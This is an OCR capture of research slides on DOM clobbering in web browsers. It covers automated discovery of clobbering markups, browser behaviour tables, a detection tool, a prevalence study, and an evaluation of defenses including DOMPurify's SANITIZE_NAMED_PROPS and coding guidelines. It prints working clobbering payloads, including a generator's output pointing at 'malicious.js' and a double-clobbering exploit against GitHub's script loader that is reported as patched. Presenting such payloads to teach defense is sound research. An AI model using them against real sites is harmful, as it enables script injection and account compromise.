
Idea for Markup Generation

Mutate tags, attributes, Relationship and targets

Clobbering Markups: Automatic Discovery

Markup Generation and Testing

- 24M test cases
- 19 browsers (mobile and desktop)
- Covered all tags, attributes, relations and targets
- Targets: variable *X*, object property *X.Y*, and *built-in* APIs



```
var markup = "<a name=x></a><a name=x id=y>"
var div = document.createElement("div")
div.innerHTML = markup;
document.body.appendChild(div);
console.log(x.y);
```

Results

Uncovered 31,432 distinct clobbering markups across five different techniques

Only 481 previously known


Example: New HTMLCollection: object tags with the same name

```
<object name=X><object name=X id=Y>
```

Clobbering Markups: Automatic Discovery

Markup Generation and Testing

- 24M test cases
- 19 browsers (mobile and desktop)
- Covered all tags, attributes, relations and targets
- Targets: variable *X*, object property *X.Y*, and *built-in* APIs



Test-i


```
var markup = "<a name=x></a><a name=x id=y>"
var div = document.createElement("div")
div.innerHTML = markup;
document.body.appendChild(div);
console.log(x.y);
```

Results

Uncovered … es

Only 481 pr…


Example:



See our paper for more!

Clobbered	Tag 1	Tag 2	Attribute 1	Attribute 2	Relation	Total	New	Chrome 95.0.4638	Chrome 96.0	Chrome 92.0.4515	Firefox 94.1.2	Firefox 95.0	Firefox 39.0	Opera 65.2.3381	Opera 82.0.4227	Opera 3.2.3	Edge 95.0.1020	Edge 96.0.1054	Edge 95.0.1020	Safari 15.1	Safari 14.1	Safari 13.1	Safari 14.7.1	TB 11.0.1	SI 15.0.6	UC 13.3.8
Named Access Window																										
win.x	TS2	-	id=x	-	-	106		●	●	○	●	●	○	●	●	○	●	●	○	○	○	○	○	●	●	●
⊕ win.x	customtag,iframe,TS5	-	id=x	-	-	8	1	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●
win.x	TS6,bdi,bdo,big	-	id=x	-	-	6		●	●	○	●	●	○	●	●	○	●	●	○	○	○	●	○	●	●	●
win.x	TS4,embed,form	-	n=x	-	-	5		●	●	○	●	●	○	●	●	○	●	●	○	○	○	○	○	●	●	●
win.x	video,wbr,xmp	-	id=x	-	-	3		●	●	○	●	●	○	●	●	○	●	●	○	●	○	○	○	●	●	●
win.x	aside,audio,b	-	id=x	-	-	3		●	●	○	●	●	○	●	●	○	●	●	○	○	●	●	○	●	●	●
⊕ win.x	applet	-	n=x	-	-	1	1	○	○	○	○	○	○	○	○	○	○	○	○	○	○	●	○	○	○	○
win.x	iframe	-	n=x	-	-	1		●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●
win.x	base	-	id=x	-	-	1		●	●	○	●	●	●	●	●	○	●	●	○	○	●	●	○	●	●	●
win.x	article	-	id=x	-	-	1		●	●	○	●	●	●	●	●	○	●	●	○	○	●	●	●	●	●	●
DOM Tree Accessors																										
doc.x	TS4,embed,form	-	n=x	-	-	5		●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●
⊕ doc.x	applet	-	id=x ‖ n=x	-	-	2	2	○	○	○	○	○	○	○	○	○	○	○	○	○	○	●	○	○	○	○
⊕ doc.x	iframe	-	id=x ‖ n=x	-	-	2	1	●	●	●	○	○	●	●	●	●	●	●	●	●	●	●	●	○	●	●
doc.x	object	-	id=x	-	-	1		●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●
Form Parent-Child																										
win.x.y	form	TS3,TS4 — fieldset	id=x ‖ n=x (& id=y)	id=y ‖ n=y	child	64		●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●
doc.x.y	form	TS3,TS4	n=x (& id=y)	id=y (& n=x ‖ n=y)	child	36		●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●
win.x.y	form	TS3,TS4	id=x (& n=y)	id=x & n=y	child	18		●	●	●	●	●	●	●	●	●	●	●	●	○	●	●	○	●	●	●
win.x.y	form	TS3,TS4,embed	n=x	id=y & n=x	child	10		●	●	●	●	●	●	●	●	●	●	●	●	○	●	●	○	●	●	●
doc.x.y	form	TS3,TS4,embed, form	n=x	id=y & n=x	child	10		●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●
win.x.x	form	TS3,TS4	id=x	id=x & n=y	child	9		○	○	○	●	●	○	○	○	○	○	○	○	○	○	○	○	●	○	○
win.x.y	form	button	id=x ‖ n=x (& id=y)	id=y ‖ n=y	child	8		●	●	●	●	●	●	●	●	●	●	●	●	●	○	●	○	●	●	●
win.x.x	form	TS3	n=x	id=y & n=x	child	6		●	●	●	●	●	○	●	●	○	●	●	●	○	●	○	○	●	●	●
doc.x.x	form	TS3,TS4	n=x	id=y & n=x	child	6		●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●	●
⊕ doc.x.x, win.x.x	form	TS4,embed	n=x	id=y & n=x	child	4	1	○	○	○	●	●	○	○	○	○	○	○	○	○	○	○	○	●	○	○
	form	iframe	n=x	id=y & n=x	child	1	1	●	●	●	○	○	●	●	●	●	●	●	●	●	●	●	●	○	●	●
		TS4,embed	id=y & n=x	id=y & n=x	child	4	1	○	○	○	●	●	○	○	○	○	○	○	○	○	○	○	○	●	○	○
			n=x	id=y & n=x	child	1	1	○	○	○	○	○	○	○	○	○	○	○	○	○	○	●	○	○	○	○

Markup Generator Service – Online Demo



DOMC Payload Generator

Generates DOM Clobbering Attack Payload

Clobbering Target

window.globalConfig

Enter the target variable or expression you want to clobber here.

Clobbering Value

malicious.js

Enter the clobbered value for `href` or `src` of HTML markups.

Generate

Attack Payload(s)


```
<a id="globalConfig" href="malicious.js"></a>
<customtag id="globalConfig"></customtag>
<article id="globalConfig"></article>
```

Clobbering Markups: How Do Browsers Behave?


- In general, divergent

For **31.2K** out of **31.4K** clobbering markups,
at least one browser that disagrees with others

Defending increasingly more challenging


NOT SURE IF INCONSISTENTLY CONSISTENT
OR CONSISTENTLY INCONSISTENT

- In total, 10 distinct behavioural groups




Chrome			Firefox			Opera			Edge			Safari				TB	SI	UC
95.0.4638	96.0	92.0.4515	94.1.2	95.0	39.0	65.2.3381	82.0.4227	3.2.3	95.0.1020	96.0.1054	95.0.1020	15.1	14.1	13.1	14.7.1	11.0.1	15.0.6	13.3.8
🤖	🖥		🤖	🖥		🤖	🖥		🤖	🖥		🖥	🖥	🖥		🖥	🤖	🤖

Chromium-based browsers
(59 classes of clobbering markups)

Firefox Desktop/Android
(35 classes of clobbering markups)

Browser Testing Service – Online Demo



Filter by Browser / Platform / Version ✕ | Search | « scroll »

	#	Markup	Clobbered	Tag1	Tag2	Attributes1	Attributes2	Rel. Type
+	1	<a id="x" ></a>	window.x	a	-	[id=x]	-	-
+	2	<abbr id="x" ></abbr>	window.x	abbr	-	[id=x]	-	-
−	3	<acronym id="x" ></acronym>	window.x	acronym	-	[id=x]	-	-

Online Browser Testing

```
let payload = `<acronym id="x" ></acronym>`;
let div = document.createElement('div');
let is_clobbered = false;
try {
     div.innerHTML = payload;
     document.body.appendChild(div);
     let v = eval(target);
     if (v && (!isNaN(v) || v.toString().indexOf('HTML') > -1 || v.toString().indexOf('Element') > -1
          || v.toString().indexOf('Collection') > -1 || v.toString().indexOf('Window') > -1)) {
         is_clobbered = true;
     }
 } catch(e) {
     is_clobbered = false;
 }
 document.body.removeChild(div);
 console.log("clobbered:", is_clobbered);
```

Test this clobbering payload in your browser now: Run Test

DOM Clobbering: Overview


1 Clobbering Markups and Browser Behaviours

2 Vulnerability Detection and Prevalence


3 Existing Defenses and their Effectiveness

Vulnerability Detection: TheThing (JAW v2.x)

- Proposed an open source, static-dynamic tool for detecting DOM Clobbering at scale
- **Components**
  - Data Collection
  - Vulnerability Analysis
  - Vulnerability Verification




https://ja-w.me



Vulnerability Prevalence

- Empirical study to quantify the prevalence of DOM clobbering in the wild



Testbed

Tranco top 5K websites, 205.6K webpages, 18.3M scripts, 24.6B LoC

Results


- Detected 9,467 clobberable data flows across 491 affected sites
- Exploits for 44 websites (confirmed and patched):
  - E.g., GitHub, Trello, Vimeo, Fandom, WikiBooks and VK
  - Client-side XSS, open redirections and request forgery attacks

Example: GitHub

- Double DOM clobbering trick

Script 1

Script 2



```
BA() // clobberable built-in API
[window.]VAR1 = CONST;
SINK(window.VAR1)
```

Example: GitHub

- Double DOM clobbering trick

GitHub

```
document.addEventListener('click', (e)=> {/* […] /* });
// […]
var BOOMR = {};
BOOMR.url = 'boomerang.js'
```

```
<img name=addEventListener src=x>
```

```
var s= document.createElement('script');
s.src = window.BOOMR.url || DEFAULT_BOOMR_SRC;
// […]
document.head.appendChild(s);
```

```
<a id=BOOMR><a id=BOOMR name=url href=malicious.js>
```

Code Execution

DOM Clobbering: Overview

1 Clobbering Markups and Browser Behaviours

2 Vulnerability Detection and Prevalence

3 Existing Defenses and their Effectiveness

Defenses and their Effectiveness (1 / 5)

Mitigations

Content Security Policy

`script-src` directive:

- (+) constrains script sources to trusted domains, preventing `src` clobbering
- (-) does not prevent clobbering params of dynamic code eval functions

⚠ ~**85%** of vulnerabilities cannot be mitigated by CSP

Defenses and their Effectiveness (2 / 5)

Mitigations

Content Security Policy

DOM Object Freezing

`script-src` directive:

- (+) constrains script sources to trusted domains, preventing `src` clobbering
- (-) does not prevent clobbering params of dynamic code eval functions

⚠ ~85% of vulnerabilities cannot be mitigated by CSP

Object.freeze() API:

- (+) prevent from being overwritten by named DOM elements
- (-) ineffective when the DOM clobbering source is a built-in API

⚠ ~21% of vulnerabilities cannot be mitigated by object freezing

Defenses and their Effectiveness (3 / 5)

Mitigations


Content Security Policy

DOM Object Freezing

HTML Sanitization

Evaluated the robustness of 29 client-side and server-side HTML sanitizers

- JS, Python, PHP, C#, and Java



Results

In total, 16 sanitizers vulnerable to at least one clobbering markup by default

- Including popular ones like DOMPurify, Mozilla Bleach, and Google Caja
- 13 of them also vulnerable in most strict config

The other 13 sanitizers always remove named properties

- Including cases that do not lead to DOM Clobbering (e.g., `<a name=x>`)

Defenses and their Effectiveness (4 / 5)

Mitigations

Content Security Policy


DOM Object Freezing

HTML Sanitization

Namespace Isolation

Alternative: prefix/isolate named properties instead of removing them

- (+) mitigates almost all DOM Clobbering cases
- (-) may require some implementation changes by developers




Contribution: implemented namespace isolation in DOMPurify

- Use the new SANITIZE_NAMED_PROPS config

```
var clean = DOMPurify.sanitize(dirty, {SANITIZE_NAMED_PROPS: true});
```

Learn more on GitHub...


Extra DOM Clobbering protection via SANITIZE_NAMED_PROPS c

Merged cure53 merged 1 commit into cure53:main from SoheilKhodayari:main on Aug 17, 2022

SoheilKhodayari commented on Aug 16, 2022

Summary

This PR adds a new opt-in configuration option `SANITIZE_NAMED_PROPS` that offers full DOM Clobbering protection by complementing the already-existing `SANITIZE_DOM` config.

When enabled, it isolates the namespace of named properties (i.e., `id` and `name` attributes) and JavaScript variables by prefixing their value with a constant string (i.e., `user-content-`).

…es of DOM Clobbering attacks (against web …hich no reference exists in the DOM

Defenses and their Effectiveness (5 / 5)

Mitigations

HTML Sanitization

Namespace Isolation

Content Security Policy

DOM Object Freezing

Kill Switch

Disabling DOM Clobbering

Infeasible

Solution: disable named properties at browser-level?

- (+) fixes all DOM Clobbering cases
- (-) can cause breakage


Measurement

Cost: 13.3% of webpages use named properties and will break (~51% of sites)

Benefit: fixes the 491 vulnerable sites (i.e., 9.8% of top 5K sites)

⚠ breakage-benefit balance: ratio of ~5:1

Proposal to W3C:
Opt-in CSP/feature policy flag to allow developers to disable name properties



lists.w3.org/Archives/Public/public-webappsec/2022Oct/0005.html

W3C home > Mailing lists > Public > public-webappsec@w3.org > October 2022

Opt-in flag to disable DOM clobbering

This message: [Message body] [Respond] [More options]
Related messages: [Next message] [Previous message] [Next in thread]

From: Soheil Khodayari <soheil.khodayari@cispa.de>
Date: Fri, 21 Oct 2022 10:36:49 +0200

iHyFxTossQPGu_+rGyALihs2bY9XAcOSg@mail.gmail.com>

Vulnerable Patterns and Guidelines

- Identified eight common vulnerable code patterns in the wild

Patterns

1,214 webpages

A

```
var VAR2 = window.VAR1 || CONST;
SINK(VAR2);
```

832 webpages

B

```
var VAR2 = [windoc.]API || CONST;
SINK(VAR2);
```

655 webpages

C

```
[document.VAR1 = CONST];
SINK(document.VAR1 || CONST);
```

Guidelines

#1: Explicit Variable Declarations

```
var VAR1 = 'string';
```

#2: Strict Type Checking

```
If(!API instanceof HTMLElement)
```

#3: Do Not Use Document for Globals

```
const VAR1 = 'string';
```

Vulnerable Patterns and Guidelines

- Identified eight common vulnerable code patterns in the wild


Patterns

1,214 webpages

Guidelines


#1: Explicit Variable Declarations

See our paper for more!



#	Code Pattern
A	`var VAR2 = window.VAR1 || CONST;` `SINK(VAR2);`
B	`var VAR2 = [WinDoc.]BA || CONST;` `SINK(VAR2);`
C	`[document.VAR1 = CONST];` `SINK(document.VAR1 || CONST);`
